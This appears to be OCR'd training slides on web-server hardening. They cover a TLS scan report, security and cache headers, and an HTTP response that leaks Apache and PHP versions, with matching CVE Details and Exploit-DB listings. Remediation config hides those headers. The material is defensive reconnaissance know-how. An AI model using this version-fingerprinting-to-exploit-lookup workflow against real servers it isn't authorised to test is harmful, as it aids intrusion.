


```
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported

  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed

  Supported Server Cipher(s):
Preferred TLSv1.2  128 bits  ECDHE-RSA-AES128-GCM-SHA256   Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-GCM-SHA384   Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  ECDHE-RSA-AES128-SHA256       Curve P-256 DHE 256
Accepted  TLSv1.2  256 bits  ECDHE-RSA-AES256-SHA384       Curve P-256 DHE 256
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-GCM-SHA256     DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-GCM-SHA384     DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Accepted  TLSv1.2  128 bits  DHE-RSA-AES128-SHA256         DHE 1024 bits
Accepted  TLSv1.2  256 bits  DHE-RSA-AES256-SHA256         DHE 1024 bits
Preferred TLSv1.1  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.1  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.1  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits
Preferred TLSv1.0  128 bits  ECDHE-RSA-AES128-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  256 bits  ECDHE-RSA-AES256-SHA          Curve P-256 DHE 256
Accepted  TLSv1.0  128 bits  DHE-RSA-AES128-SHA            DHE 1024 bits
Accepted  TLSv1.0  256 bits  DHE-RSA-AES256-SHA            DHE 1024 bits

  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  lamp
Altnames: DNS:lamp, DNS:localhost
Issuer:   lamp

Not valid before: Jul 19 15:22:52 2016 GMT
Not valid after:  Jul 19 15:22:52 2026 GMT
```


Web Server Headers

- Caching directives – prevent browsers and proxies from storing sensitive/authenticated content
  - Cache-control: no-cache, no-store, must-revalidate
  - Expires: -1
  - Pragma: no-cache
- Security headers:
  - X-Frame-Options
  - X-XSS-Protection
  - X-Content-Type-Options
  - Content-Security-Policy
  - Access-Control-
- Information Leakage
  - X-Powered-By
  - Server

Web Server Headers - Example



```
HTTP/1.1 200 OK
Date: Wed, 10 Aug 2016 06:37:49 GMT
Server: Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.37
X-Powered-By: PHP/5.5.37
Set-Cookie: PHPSESSID=[illegible]; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 434
Connection: close
Content-Type: text/html
```



Essentials

- About
- License
- FAQ
- Security Reports

Download!

- From a Mirror

Documentation

- Version 2.4
- Version 2.2
- Version 2.0
- Trunk (dev)
- Wiki

Get Support

- Support

Get Involved

- Mailing Lists
- Bug Reports
- Developer Info

Subprojects

- Docs
- Test
- Flood
- libapreq

Apache httpd 2.4 vulnerabilities

This page lists all security vulnerabilities fixed in released versions of Apache httpd 2.4. Each vulnerability is given a security impact rating by the Apache security
platform to platform. We also list the versions of Apache httpd the flaw is known to affect, and where a flaw has not been verified list the version with a question m

Please note that if a vulnerability is shown below as being fixed in a "-dev" release then this means that a fix has been applied to the development source tree and

This page is created from a database of vulnerabilities originally populated by Apache Week. Please send comments or corrections for these vulnerabilities to the

The initial GA release, Apache httpd 2.4.1, includes fixes for all vulnerabilities which have been resolved in Apache httpd 2.2.22 and all older releases. Consult the information.

Fixed in Apache httpd 2.4.24-dev

n/a: HTTP_PROXY environment variable "httpoxy" mitigation CVE-2016-5387

HTTP_PROXY is a well-defined environment variable in a CGI process, which collided with a number of libraries which failed to avoid colliding with this CGI namespace. A mitigation is provided for the httpd CGI environment to avoid populating the "HTTP_PROXY" variable from a "Proxy:" header, which has never been registered by IANA.

This workaround and patch are documented in the ASF Advisory at https://www.apache.org/security/asf-httpoxy-response.txt

Acknowledgements: We would like to thank Dominic Scheirlinck and Scott Geary of Vend for reporting and proposing a fix for this issue.


Reported to security team: 2nd July 2016
Issue public: 18th July 2016
Update Released: 18th July 2016
Affects: 2.4.23, 2.4.20, 2.4.18, 2.4.17, 2.4.16, 2.4.12, 2.4.10, 2.4.9, 2.4.7, 2.4.6, 2.4.4, 2.4.3, 2.4.2, 2.4.1

Fixed in Apache httpd 2.4.23

important: TLS/SSL X.509 client certificate auth bypass with HTTP/2 CVE-2016-4979

For configurations enabling support for HTTP/2, SSL client certificate validation was not enforced if configured, allowing clients unauthorized access to protected resources over HTTP/2. This issue affected releases 2.4.18 and 2.4.20 only.

Web Server Headers - Example



https://www.cvedetails.com/vulnerability-list.php?vendor_id=74&product_id=128&version_id=200308&page=1&hasexp=0&opdos=0&opec=0&opov=0&opcsrf=0&opgpriv=0&o

CVE Details
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Search | View CVE

Log In Register Reset Password Activate Account

Vulnerability Feeds & WidgetsNew www.itsecdb.com

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website
CWE Web Site


PHP » PHP » 5.5.37 : Security Vulnerabilities

Cpe Name:*cpe:/a:php:php:5.5.37*
CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9
Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending
Copy Results Download Results Select Table

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2016-6288	119		DoS Overflow	2016-07-25	2016-08-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The php_url_parse_ex function in ext/standard/url.c in PHP before 5.5.38 allows remote attackers to cause a denial of service (buffer over-read) or possibly have unspecified other impact via vectors involving the smart_str data type.														
2	CVE-2016-6290	416		DoS	2016-07-25	2016-08-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
ext/session/session.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 does not properly maintain a certain hash data structure, which allows remote attackers to cause a denial of service (use-after-free) or possibly have unspecified other impact via vectors related to session deserialization.														
3	CVE-2016-6291	119		DoS Overflow Mem. Corr. +Info	2016-07-25	2016-08-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The exif_process_IFD_in_MAKERNOTE function in ext/exif/exif.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 allows remote attackers to cause a denial of service (out-of-bounds array access and memory corruption), obtain sensitive information from process memory, or possibly have unspecified other impact via a crafted JPEG image.														
4	CVE-2016-6294	125		DoS	2016-07-25	2016-08-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
The locale_accept_from_http function in ext/intl/locale/locale_methods.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 does not properly restrict calls to the ICU uloc_acceptLanguageFromHTTP function, which allows remote attackers to cause a denial of service (out-of-bounds read) or possibly have unspecified other impact via a call with a long argument.														
5	CVE-2016-6295	416		DoS	2016-07-25	2016-08-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
ext/snmp/snmp.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 improperly interacts with the unserialize implementation and garbage collection, which allows remote attackers to cause a denial of service (use-after-free and application crash) or possibly have unspecified other impact via crafted serialized data, a related issue to CVE-2016-5773.														
6	CVE-2016-6296	119		DoS Overflow	2016-07-25	2016-08-04	7.5	None	Remote	Low	Not required	Partial	Partial	Partial
Integer signedness error in the simplestring_addn function in simplestring.c in xmlrpc-epi through 0.54.2, as used in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9, allows remote attackers to cause a denial of service (heap-based buffer overflow) or possibly have unspecified other impact via a long first argument to the PHP xmlrpc_encode_request function.														
7	CVE-2016-6289	190		DoS Overflow	2016-07-25	2016-08-04	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial
Integer overflow in the virtual_file_ex function in TSRM/tsrm_virtual_cwd.c in PHP before 5.5.38, 5.6.x before 5.6.24, and 7.x before 7.0.9 allows remote attackers to cause a denial of service (stack-based buffer overflow) or possibly have unspecified other impact via a crafted extract operation on a ZIP archive.														
8	CVE-2016-6297	119		DoS Overflow	2016-07-25	2016-08-04	6.8	None	Remote	Medium	Not required	Partial	Partial	Partial

Web Server Headers - Example

- https://www.exploit-db.com/


https://www.exploit-db.com

Offensive Security Exploit Database Archive

35484 Exploits Archived

The **Exploit Database** – ultimate archive of **Exploits**, **Shellcode**, and **Security Papers**. New to the site? Learn **about the Exploit Database**.

The Exploit Database

The Exploit Database (EDB) is a CVE compliant archive of exploits and vulnerable software. A great resource for penetration testers, vulnerability researchers, and security addicts alike. Our goal is to collect exploits from various sources and concentrate them in one, easy to navigate database

Remote Exploits

This exploit category includes exploits for remote services or applications, including client side exploits.

Date Added	D	A	V	Title	Platform	Author
2016-07-23	⬇	-	✓	Drupal Module Coder < 7.x-1.3 / 7.x-2.6 - Remote Code Execution Exploit (SA-CONTRIB-2016-039)	PHP	Raz0r
2016-08-05	⬇	-	✓	NUUO NVRmini2 / NVRsolo / Crystal Devices and NETGEAR ReadyNAS Surveillance Application -...	Hardware	Pedro Ribeiro
2016-08-05	⬇	▨	✓	ntop/nbox 2.3 <= 2.5 - Multiple Vulnerabilities	Linux	Javier Marcos
2016-07-29	⬇	-	✓	Barracuda Web App Firewall 8.0.1.008/Load Balancer 5.4.0.004 - Post Auth Remote Root...	Linux	xort


Web Server Headers - Remediation

- /etc/httpd/conf/httpd.conf
- <IfModule headers_module>


```
  Header unset Server
  Header unset X-Powered-By
</IfModule>
```

Web Cache Headers - Example

- Header set Cache-Control "max-age=290304000, public“




```
This is a secret page. Shhh...
```



```
HTTP/1.1 200 OK
Date: Wed, 10 Aug 2016 07:38:54 GMT
Server: Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.37
Last-Modified: Wed, 10 Aug 2016 07:38:26 GMT
ETag: "1e-539b2bc21a68d"
Accept-Ranges: bytes
Content-Length: 30
Cache-Control: max-age=290304000, public
Connection: close
Content-Type: text/plain

This is a secret page. Shhh...
```

Web Cache Headers - Example



Information about the Network Cache Storage Service

☐ Private ☐ Anonymous AppID ☐ In Browser Element Update

memory

Number of entries:	391
Maximum storage size:	32768 KiB
Storage in use:	3597 KiB
Storage disk location:	none, only stored in memory
List Cache Entries	

